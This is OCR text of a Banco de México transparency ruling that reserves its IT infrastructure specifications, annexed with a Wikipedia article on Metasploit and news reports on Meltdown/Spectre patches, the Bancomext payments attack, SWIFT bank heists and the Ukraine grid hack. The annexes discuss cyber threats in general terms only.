Además de que su divulgación posibilita la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional y, en consecuencia menoscaba la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto. Asimismo comprometer las acciones encaminadas a proveer a la economía del país de moneda nacional, dañando la estabilidad del poder adquisitivo de dicha moneda, el sano desarrollo del sistema financiero y el buen funcionamiento de los sistemas de pagos. Finalmente, la divulgación de la información obstruiría la prevención de delitos.

En consecuencia, con fundamento en lo establecido en los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 1, 100, 103, 104, 105, 108, 109, 113, fracciones I, IV y VII, y 114 de la LGTAIP; 1, 97, 100, 102, 103, 104, 105, 106, 110, fracciones I, IV y VII, y 111, de la LFTAIP; 146, de la Ley General del Sistema de Seguridad Pública; 5, fracción XII, de la Ley de Seguridad Nacional; 2o. y 3o. de la Ley del Banco de México; 4o., párrafo primero, 8o., párrafos primero, segundo y tercero, 10, párrafo primero, y 29, del Reglamento Interior del Banco de México; Primero, párrafo primero, Segundo, fracción IX, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Primero, Segundo, fracción XIII, Cuarto, Sexto, Octavo, párrafos primero, segundo y tercero, Décimo Séptimo, fracción VIII, Vigésimo segundo, fracciones I y II, Vigésimo sexto, párrafo primero Trigésimo tercero, y Trigésimo cuarto, párrafos primero y segundo, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes; **las especificaciones de la infraestructura de tecnologías de la información y comunicaciones, del Banco de México,** se han determinado clasificar como reservadas.

ANEXO "A"

https://es.wikipedia.org/wiki/Metasploit,
Consultada el 22 de enero de 2018



Metasploit - Wikipedia, la enciclopedia libre

No has accedido Discusión Contribuciones Crear una cuenta Acceder

Artículo Discusión Leer Editar Ver historial Buscar en Wikipedia

WIKIPEDIA
La enciclopedia libre

Portada
Portal de la comunidad
Actualidad
Cambios recientes
Páginas nuevas
Página aleatoria
Ayuda
Donaciones
Notificar un error

Imprimir/exportar
Crear un libro
Descargar como PDF
Versión para imprimir

En otros proyectos
Wikimedia Commons
Wikilibros

Herramientas
Lo que enlaza aquí
Cambios en enlazadas
Subir archivo
Páginas especiales
Enlace permanente
Información de la página
Elemento de Wikidata
Citar esta página

En otros idiomas
العربية
Deutsch
English
Français
日本語
한국어
Português
Русский
中文
13 más

Metasploit

Metasploit es un proyecto *open source* de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

Su subproyecto más conocido es el **Metasploit Framework**, una herramienta para desarrollar y ejecutar *exploits* contra una máquina remota. Otros subproyectos importantes son las bases de datos de *opcodes* (códigos de operación), un archivo de *shellcodes*, e investigación sobre seguridad. Inicialmente fue creado utilizando el lenguaje de programación de *scripting* Perl aunque actualmente el Metasploit Framework ha sido escrito de nuevo completamente en el lenguaje Ruby .

Índice [ocultar]
1 Historia
2 Marco/Sistema Metasploit
3 Interfaces de Metasploit
3.1 Edición Metasploit
3.2 Edición Community Metasploit
3.3 Metasploit express
3.4 Metasploit Pro
3.5 Armitage
4 Cargas útiles
5 Referencias
6 Enlaces externos

Metasploit Framework

www.TechGeek365.com, www.metasploit.com y www.metasploit.com

metasploit®

Información general

Género	Seguridad
Programado en	Ruby
Sistema operativo	multiplataforma
Licencia	Licencia BSD de tres cláusulas
En español	No

[editar datos en Wikidata]

Historia [editar]

Metasploit fue creado por H.D Moore en el 2003, como una herramienta de red portátil usando el lenguaje Perl. El 21 de octubre de 2009, el Proyecto Metasploit anunció[1] que había sido adquirida por Rapid7, una empresa de seguridad que ofrece soluciones unificadas de gestión de vulnerabilidades.

Al igual que los productos de la competencia, como Core Security Technologies y Core Impacto,

https://es.wikipedia.org/wiki/Metasploit[22/01/2018 06:54:36 p. m.]

Metasploit - Wikipedia, la enciclopedia libre

Editar enlaces

Metasploit se puede utilizar para probar la vulnerabilidad de los sistemas informáticos o entrar en sistemas remotos. Al igual que muchas herramientas de seguridad informática, Metasploit se puede utilizar tanto para actividades legítimas y autorizadas como para actividades ilícitas. Desde la adquisición de Metasploit Framework, Rapid7 ha añadido dos Open source "Código abierto" llamados Metasploit Express y Metasploit Pro.

Metasploit 3.0 comenzó a incluir herramientas de fuzzing, utilizadas para descubrir las vulnerabilidades del software, en lugar de sólo explotar bugs conocidos. Metasploit 4.0 fue lanzado en agosto de 2011.

Marco/Sistema Metasploit [editar]

Los pasos básicos para la explotación de un sistema que utiliza el Sistema incluyen:

1. La selección y configuración de un código el cual se va a *explotar* . El cual entra al sistema objetivo, mediante el aprovechamiento de una de bugs; Existen cerca de 900 exploits incluidos para Windows , Unix / Linux y Mac OS X ;
2. Opción para comprobar si el sistema destino es susceptible a los bugs elegidos.
3. La técnica para codificar el sistema de prevención de intrusiones (IPS) e ignore la carga útil codificada;
4. Visualización a la hora de ejecutar el exploit.

Metasploit se ejecuta en Unix (incluyendo Linux y Mac OS X) y en Windows. El Sistema Metasploit se puede extender y es capaz utilizar complementos en varios idiomas.

Para elegir un exploit y la carga útil, se necesita un poco de información sobre el sistema objetivo, como la versión del sistema operativo y los servicios de red instalados. Esta información puede ser obtenida con el escaneo de puertos y "OS fingerprinting", puedes obtener esta información con herramientas como Nmap, NeXpose o Nessus, estos programas, pueden detectar vulnerabilidades del sistema de destino. Metasploit puede importar los datos de la exploración de vulnerabilidades y comparar las vulnerabilidades identificadas.[2]

Interfaces de Metasploit [editar]

Hay varias interfaces para Metasploit disponibles. Las más populares son mantenidas por Rapid7 y Estratégico Ciber LLC[3]

Edición Metasploit [editar]

La versión gratuita. Contiene una interfaz de línea de comandos, la importación de terceros, la explotación manual y fuerza bruta. [3]

Edición Community Metasploit [editar]

En octubre de 2011, Rapid7 liberó Metasploit Community Edition, una interfaz de usuario gratuita basada en la web para Metasploit. Metasploit community incluye, detección de redes, navegación por módulo y la explotación manual.

Metasploit express [editar]

En abril de 2010, Rapid7 libero Metasploit Express, una edición comercial de código abierto, para los

https://es.wikipedia.org/wiki/Metasploit[22/01/2018 06:54:36 p. m.]

Metasploit - Wikipedia, la enciclopedia libre

equipos de seguridad que necesitan verificar vulnerabilidades. Ofrece una interfaz gráfica de usuario, integra nmap para el descubrimiento, y añade fuerza bruta inteligente, así como la recopilación de pruebas automatizado .

Metasploit Pro [editar]

En octubre de 2010, Rapid7 añadió Metasploit Pro, de código abierto para pruebas de penetración. Metasploit Pro incluye todas las características de Metasploit Express y añade la exploración y explotación de aplicaciones web.

Armitage [editar]

Armitage es una herramienta de gestión gráfica para ciberataques del Proyecto Metasploit, visualiza objetivos y recomienda métodos de ataque. Es una herramienta para ingenieros en seguridad web y es de código abierto. Destaca por sus contribuciones a la colaboración del equipo rojo, permitiendo sesiones compartidas, datos y comunicación a través de una única instancia Metasploit[4]

Cargas útiles [editar]

Metasploit ofrece muchos tipos de cargas útiles, incluyendo:

- *'Shell de comandos'* permite a los usuarios ejecutar scripts de cobro o ejecutar comandos arbitrarios.
- *'Meterpreter'* permite a los usuarios controlar la pantalla de un dispositivo mediante VNC y navegar, cargar y descargar archivos.
- *'Cargas dinámicas'* permite a los usuarios evadir las defensas antivirus mediante la generación de cargas únicas.

Lista de los desarrolladores originales:

- H. D. Moore (fundador y arquitecto jefe)
- Matt Miller (software) | Matt Miller (desarrollador del núcleo 2.004-2008)
- Spoonm (desarrollador del núcleo 2003 hasta 2008)

Referencias [editar]

1. ↑ «Rapid7 Prensa» . *Rapid7*. Consultado el 18 de febrero de 2015.
2. ↑ [http:. //www.metasploit.com/download «Herramienta de Pruebas de Penetración. Metasploit. gratuito Descargar - Rapid7»].
   Rapid7. Consultado el esta fecha esta pasada lo le agan caso por favor y gracias por su atencion chausini.
3. ↑ [a] [b] Plantilla:Citan web
4. ↑ Plantilla:Cite noticias

Enlaces externos [editar]

- The Metasploit Project website oficial
- Licencia BSD tres cláusulas Metasploit Repository COPYING file.
- Rapid7 LLC Empresa dueña del Proyecto Metasploit
- Lugar de descarga

Categorías: Software libre | Seguridad informática

https://es.wikipedia.org/wiki/Metasploit[22/01/2018 06:54:36 p. m.]


Metasploit - Wikipedia, la enciclopedia libre

Se editó esta página por última vez el 13 nov 2017 a las 05:13.

https://es.wikipedia.org/wiki/Metasploit[22/01/2018 06:54:36 p. m.]

ANEXO "B"

https://www.computerworld.com/article/3257225/microsoft-windows/intel-releases-more-meltdownspectre-firmware-fixes-microsoft-feints-an-sp3-patch.html,
Consultada el 3 de marzo de 2018



Sign In | Register

WOODY ON WINDOWS
By Woody Leonhard, Columnist, Computerworld
FEB 21, 2018 7:56 AM PT

NEWS ANALYSIS

Intel releases more Meltdown/Spectre firmware fixes, Microsoft feints an SP3 patch

Intel says it has most -- but not all -- of the buggy Meltdown/Spectre firmware patches in order. While Microsoft announces but doesn't ship a firmware fix for the Surface Pro 3.

One month ago today, Intel told the world that their Meltdown/Spectre patches were a mess. Their advice read something like, "Ooopsie. Those extremely important BIOS/UEFI firmware updates we released a coupla weeks ago are causing Intel machines to drop like bungee cows. In spite of what we told you then, stop installing them now. And if you installed a bad BIOS/UEFI patch, well golly, contact your PC manufacturer to see if they know how to get you out of the mess."

Intel now says it has released really new, really good firmware versions for most of its chips.

Intel chips covered, and those not covered

Scanning the official Microcode Revision Guidance February 20, 2018 (pdf), you can see that Coffee Lake, Kaby Lake, Bay Trail and most Skylake chips are covered. On the other hand, Broadwell, Haswell, and Sandy Bridge chips still leave brown skid marks.

[Related: How to protect Windows 10 PCs from ransomware]

Security Advisory INTEL-SA-00088 has been updated with this squib:

> *We have now released new production microcode updates to our OEM customers and partners for Kaby Lake, Coffee Lake, and additional Skylake-based platforms. As before, these updates address the reboot issues last discussed here, and represent the breadth of our 6th, 7th and 8th Generation Intel® Core™ product lines as well as our latest Intel® Core™ X-series processor family. They also include our recently announced Intel® Xeon® Scalable and Intel® Xeon® D processors for datacenter systems. We continue to release beta microcode updates for other affected products so that customers and partners have the opportunity to conduct extensive testing before we move them into production.*

Intel's recommendations

Intel goes on to recommend basically the same stuff they recommended last time, with a specific call-out:

- *We continue to recommend that OEMs, cloud service providers, system manufacturers, software vendors, and end users stop deployment of previously released versions of certain microcode updates addressing variant 2 (CVE-2017-5715), as they may introduce higher-than-expected reboots and other unpredictable system behavior.*

- *We also continue to ask that our industry partners focus efforts on evaluating the beta microcode updates.*
- *For those concerned about system stability while we finalize these updated solutions, earlier this week we advised that we were working with our OEM partners to provide BIOS updates using previous versions of microcode not exhibiting these issues, but that also removed the mitigations for 'Spectre' variant 2 (CVE 2017-5715)*
- *Microsoft also provided two resources for users to disable original microcode updates on platforms exhibiting unpredictable behavior*
- *For most users – An automatic update available via the Microsoft® Update Catalog which disables 'Spectre' variant 2 (CVE 2017-5715) mitigations without a BIOS update. This update supports Windows 7 (SP1), Windows 8.1, and all versions of Windows 10 - client and server*
- *For advanced users – Refer to the following Knowledge Base (KB) articles*
- *KB4073119: IT Pro Guidance*
- *KB4072698: Server Guidance*
- *Both of these options eliminate the risk of reboot or other unpredictable system behavior associated with the original microcode update and retain mitigations for 'Spectre' variant 1*

and 'Meltdown' variant 3 until new microcode can be loaded on the system.

The "For most users" update is KB 4078130, the surprise Friday evening patch, released on Jan. 26, which I discussed almost a month ago:

On Friday night, Microsoft released a strange patch called KB 4078130 that "disables mitigation against Spectre, variant 2." The KB article goes to great lengths describing how Intel's the bad guy and its microcode patches don't work right:

There aren't any details, but apparently this patch — which isn't being sent out the Windows Update chute — adds two registry settings that "manually disable mitigation against Spectre Variant 2"

Rummaging through the lengthy Microsoft IT Pro Guidance page there's an important warning:

[Got a spare hour? Take this online course and learn how to install and configure Windows 10 with the options you need.]

Customers who only install the Windows January and February 2018 security updates will not receive the benefit of all known protections against the vulnerabilities. In addition to installing the January and February security updates, a processor microcode, or firmware, update is required. This should be available through your OEM device manufacturer.

Microsoft firmware update for Surface Pro 3

In what must be an amazing coincidence, last night Microsoft released a firmware update for the Surface Pro 3. It's currently available as a manual download ("MSI format") for Surface Pro 3. I haven't seen it come down the Windows Update chute. Perhaps Microsoft is beta testing it once again. Per Brandon Records on the Surface blog:

We've released a new driver and firmware update for Surface Pro 3. This update includes new firmware for Surface UEFI which resolves potential security vulnerabilities, including Microsoft security advisory 180002.

This update is available in MSI format from the Surface Pro 3 Drivers and Firmware page at the Microsoft Download Center

Except, golly, the latest version of the patch on that page (as of 10 am Eastern US time) is marked "Date Published 1/24/2018." The official Surface Pro 3 update history page lists the last firmware update for the SP3 as being dated Oct. 27, 2017.

And, golly squared, Microsoft Security Advisory 180002 doesn't even mention the Surface Pro 3. It hasn't been updated since Feb. 13. It links to the *Surface Guidance to protect against speculative execution side-channel vulnerabilities* page, KB 4073065, which doesn't mention the Surface Pro 3 and hasn't been updated since Feb. 2.

You'd have to be incredibly trusting — of both Microsoft and Intel — to manually install *any* Surface firmware patch at this point. Particularly when you realize that not one single Meltdown or Spectre-related exploit is in the wild. Not one.

Thx Bogdan Popa Softpedia News

Fretting over Meltdown and Spectre? Assuage your fears on the AskWoody

Lounge.

Woody Leonhard is a columnist at Computerworld and author of dozens of Windows books, including "Windows 10 All-in-One for Dummies."

Follow

5 tips for working with SharePoint Online

ANEXO "C"

https://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion,

Consultada el 15 de enero de 2018

COMUNICADO: ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

Autor
Banco Nacional de Comercio Exterior, S.N.C.

Fecha de publicación
13 de enero de 2018

Categoría
Comunicado

[illegible]

ACCIÓN OPORTUNA DE BANCOMEXT SALVAGUARDA INTERESES DE CLIENTES Y LA INSTITUCIÓN

El Banco Nacional de Comercio Exterior (Bancomext) informa que, a pesar de las robustas medidas de seguridad con que cuenta, el día 9 de enero fue víctima de una oferta de venta en su plataforma de pagos internacionales proveniente de un [illegible]

Las autoridades han confirmado que el fraude [illegible] de los préstamos interbancarios [illegible] en otras instituciones en México y Amsterdam.

Afortunadamente, el propio sistema y la oportuna reacción de las áreas responsables de la operación, con el apoyo de los bancos y las autoridades correspondientes y el Banco de México, lograron contener este ataque.

Cabe destacar que los intereses de nuestros clientes y los del propio Banco se encuentran a salvo y que Bancomext está realizando operaciones para sus clientes y contrapartes.

A medida que exista mayor información se hará del conocimiento del público.

Teléfono Comunicación Social: 1998 3824

Comparte [illegible]
<http://www.gob.mx/bancomext/prensa/accion-oportuna-de-bancomext-salvaguarda-intereses-de-clientes-y-la-institucion?&rnr=&prepare=1>

Imprime la página completa

[illegible]

ANEXO "D"

https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/

Consultada el 22 de enero de 2018

Hackers nick $60m from Taiwanese bank in tailored SWIFT attack • The Register

Log in | Sign up | Forums

Serverless | M³ | CLL | Events | Whitepapers | The Next Platform

Security

Hackers nick $60m from Taiwanese bank in tailored SWIFT attack

Arrests after customized malware apparently used to drain millions

By Iain Thomson in San Francisco
11 Oct 2017 at 00:58

11 SHARE

Updated Hackers managed to pinch $60m from the Far Eastern International Bank in Taiwan by infiltrating its computers last week. Now, most of the money has been recovered, and two arrests have been made in connection with the cyber-heist.

On Friday, the bank admitted the cyber-crooks planted malware on its PCs and servers in order to gain access to its SWIFT terminal, which is used to transfer funds between financial institutions across the world.

The malware's masterminds, we're told, managed to harvest the credentials needed to commandeer the terminal and drain money out of the bank. By the time staff noticed the weird transactions, $60m had

https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/[22/01/2018 07:03:38 p. m.]

already been wired to banks in the US, Cambodia, and Sri Lanka.

Far Eastern vice president Liu Lung-kuang claimed, as they always do, that the software nasty used in the attack was of a type never seen before. No customer information was accessed during the hackers' raid, he said, and the bank would cover any losses.

According to the Taipei Times, the Taiwanese Premier William Lai has thrust a probe into the affair, and has asked the banking sector to investigate. Interpol has already begun its inquiries, and – thanks to security mechanism introduced between banks – all but $500,000 has been recovered.

Two arrests connected to the theft were made in Sri Lanka and, according to the Colombo Gazette, one of them is Shalila Moonesinghe. He's the head of the state-run Litro Gas company and was cuffed after police allegedly found $1.1m of the Taiwanese funds in his personal bank account. Another suspect is still at large.

There has been a spate of cyber-attacks against banks in which miscreants gain access to their SWIFT equipment to siphon off millions. The largest such heist was in February 2016 when hackers unknown (possibly from North Korea) stole $81m while trying to pull off the first $1bn electronic cyber-robbery.

SWIFT has, apparently, tried to help its customers shore up their security; it seems the banking sector as a whole needs to be more on its toes to prevent future unauthorized accesses. ®

Updated to add

A spokesman for SWIFT has been in touch to stress: "The SWIFT network was not compromised in this attack."

Tips and corrections

11 Comments

Sign up to our Newsletter - Get IT in your inbox daily

MORE Swift Hacking

ANEXO "E"

http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&

Consultada el 22 de enero de 2018

#INTEL OCTOBER 13, 2017 / 8:03 AM / 3 MONTHS AGO

SWIFT says hackers still targeting bank messaging system

Jim Finkle

3 MIN READ

TORONTO, Oct 13 (Reuters) - Hackers continue to target the SWIFT bank messaging system, though security controls instituted after last year's $81 million heist at Bangladesh's central bank have helped thwart many of those attempts, a senior SWIFT official told Reuters.

"Attempts continue," said Stephen Gilderdale, head of SWIFT's Customer Security Programme, in a phone interview. "That is what we expected. We didn't expect the adversaries to suddenly disappear."

The disclosure underscores that banks remain at risk of cyber attacks targeting computers used to access SWIFT almost two years after the February 2016 theft from a Bangladesh Bank account at the Federal Reserve Bank of New York.

Gilderdale declined to say how many hacks had been attempted this year, what percentage were successful, how much money had been stolen or whether they were growing or slowing down.

On Monday, two people were arrested in Sri Lanka for suspected money laundering from a Taiwanese bank whose computer system was hacked to enable illicit transactions abroad. Police acted after the state-owned Bank of Ceylon reported a suspicious transfer.

SWIFT, a Belgium-based co-operative owned by its user banks, has declined comment on the case, saying it does not discuss individual entities.

Gilderdale said that some security measures instituted in the wake of the Bangladesh Bank heist had thwarted attempts.

As an example, he said that SWIFT had stopped some heists thanks to an update to its software that automatically sends alerts when hackers tamper with data on bank computers used to access the messaging network.

SWIFT shares technical information about cyber attacks and other details on how hackers target banks on a private portal open to its members.

Gilderdale was speaking ahead of the organization's annual Sibos global user conference, which starts on Monday in Toronto.

At the conference, SWIFT will release details of a plan to start offering security data in "machine digestible" formats that banks can use to automate efforts to discover and remediate cyber attacks, he said.

SWIFT will also unveil plans to start sharing that data with outside security vendors so they can incorporate the information into their products, he said.

Reporting by Jim . mkle. Editing by Rosalba O'Brien

Our Sta. . ds: The Thomson Reuters Trust Principles.

ANEXO "F"

http://www.bbc.com/news/technology-38573074

Consultada el 15 de enero de 2018

Technology

Ukraine power cut 'was cyber-attack'

11 January 2017 Share

Ukraine's energy grid has been attacked twice by hackers

A power cut that hit part of the Ukrainian capital, Kiev, in December has been judged a cyber-attack by researchers investigating the incident.

The blackout lasted just over an hour and started just before midnight on 17 December.

The cyber-security company Information Systems Security Partners (ISSP) has linked the incident to a **hack and blackout in 2015** that affected 225,000.

It also said a series of other recent attacks in Ukraine were connected.

The 2016 power cut had amounted to a loss of about one-fifth of Kiev's power consumption at that time of night, national energy company Ukrenergo said at the time.

It affected the Pivnichna substation outside the capital, and left people in part of the city and a surrounding area without electricity until shortly after 01:00.

Top Stories

Raid on Venezuela pilot ends in bloodshed

4 hours ago

Turkey denounces US 'terror army' plan

9 hours ago

Cranberries singer Dolores O'Riordan dies

1 hour ago

Features

ISSP

Oleksii Yasnskiy, a researcher at ISSP said the attacks in 2016 and 2015 "were not much different"

The attack took place almost exactly one year after a much larger hack on a regional electricity distribution company. That was later blamed on the Russian security services.

The latest attack has not publicly been attributed to any state actor, but Ukraine has said Russia directed thousands of cyber attacks towards it in the final months of 2016.

'Not much different'

ISSP, a Ukrainian company investigating the incidents on behalf of Ukrenergo, now appears to be suggesting a firmer link.

It said that both the 2015 and 2016 attacks were connected, along with a series of hacks on other state institutions this December, including the national railway system, several government ministries and a national pension fund.

Oleksii Yasnskiy, head of ISSP labs, said: "The attacks in 2016 and 2015 were not much different - the only distinction was that the attacks of 2016 became more complex and were much better organised."

BRENDAN HOFFMAN

President Petro Poroshenko has said Russia is waging a cyber-war against Ukraine

He also said different criminal groups had worked together, and seemed to be testing techniques that could be used elsewhere in the world for sabotage.

However, David Emm, principal security Researcher at Kaspersky Lab, said it was was "hard to say for sure" if the incident was a trial run.

"It's possible, but given that critical infrastructure facilities vary so widely - and therefore require different approaches to compromise the systems - the re-use of malware across systems is likely to be limited," he told the BBC.

Still Friends? The trouble with old sitcoms

The Japanese star who taught China's young about sex

'Floating on air' after 19kg tumour is removed

▶ **The missing - aftermath of Trump's crackdown**

The Israeli boy who survived Mumbai attack

▶ **Looking for my brother**

"On the other hand, if a system has proved to be porous in the past, it is likely to encourage further attempts."

'Acts of terrorism'

In December, Ukraine's president, Petro Poroshenko, said hackers had targeted state institutions some 6,500 times in the last two months of 2016.

He said the incidents showed Russia **was waging a cyber-war** against the country.

"Acts of terrorism and sabotage on critical infrastructure facilities remain possible today," Mr Poroshenko said during a meeting of the National Security and Defence Council, according to a statement released by his office.

"The investigation of a number of incidents indicated the complicity directly or indirectly of Russian security services."

Related Topics

Cyber-security Ukraine

Share this story About sharing

More on this story

Ukraine hackers claim huge Kremlin email breach
3 November 2016

Ukraine cyber-attacks 'could happen to UK'
29 February 2016

Ukraine power 'hack attacks' explained
29 February 2016

Technology

Ford to invest $11bn in electric vehicles
15 January 2018 Technology
338

1,000 young people charged over sex video
15 January 2018 Europe

Time machine camera gets 'missed moments'
15 January 2018 Technology

More Videos from the BBC

Recommended by Outbrain

Desert temples of stone

Chile's female prisoners pin their hopes on Pope's visit


Elephant's trunk? The story of the @ sign

Most Read

1. Cranberries singer Dolores O'Riordan dies suddenly aged 46
2. Rape case collapses after 'cuddling' photos emerge
3. Denmark Facebook sex video: More than 1,000 young people charged
4. Black Death 'spread by humans not rats'
5. Still Friends? The trouble with old sitcoms
6. Carillion collapse: Ministers hold emergency meeting
7. Steven Seagal denies Bond girl assault
8. Poppi Worthington: Toddler sexually assaulted, coroner rules
9. Sora Aoi: Japan's porn star who taught a Chinese generation about sex

ANEXO "G"

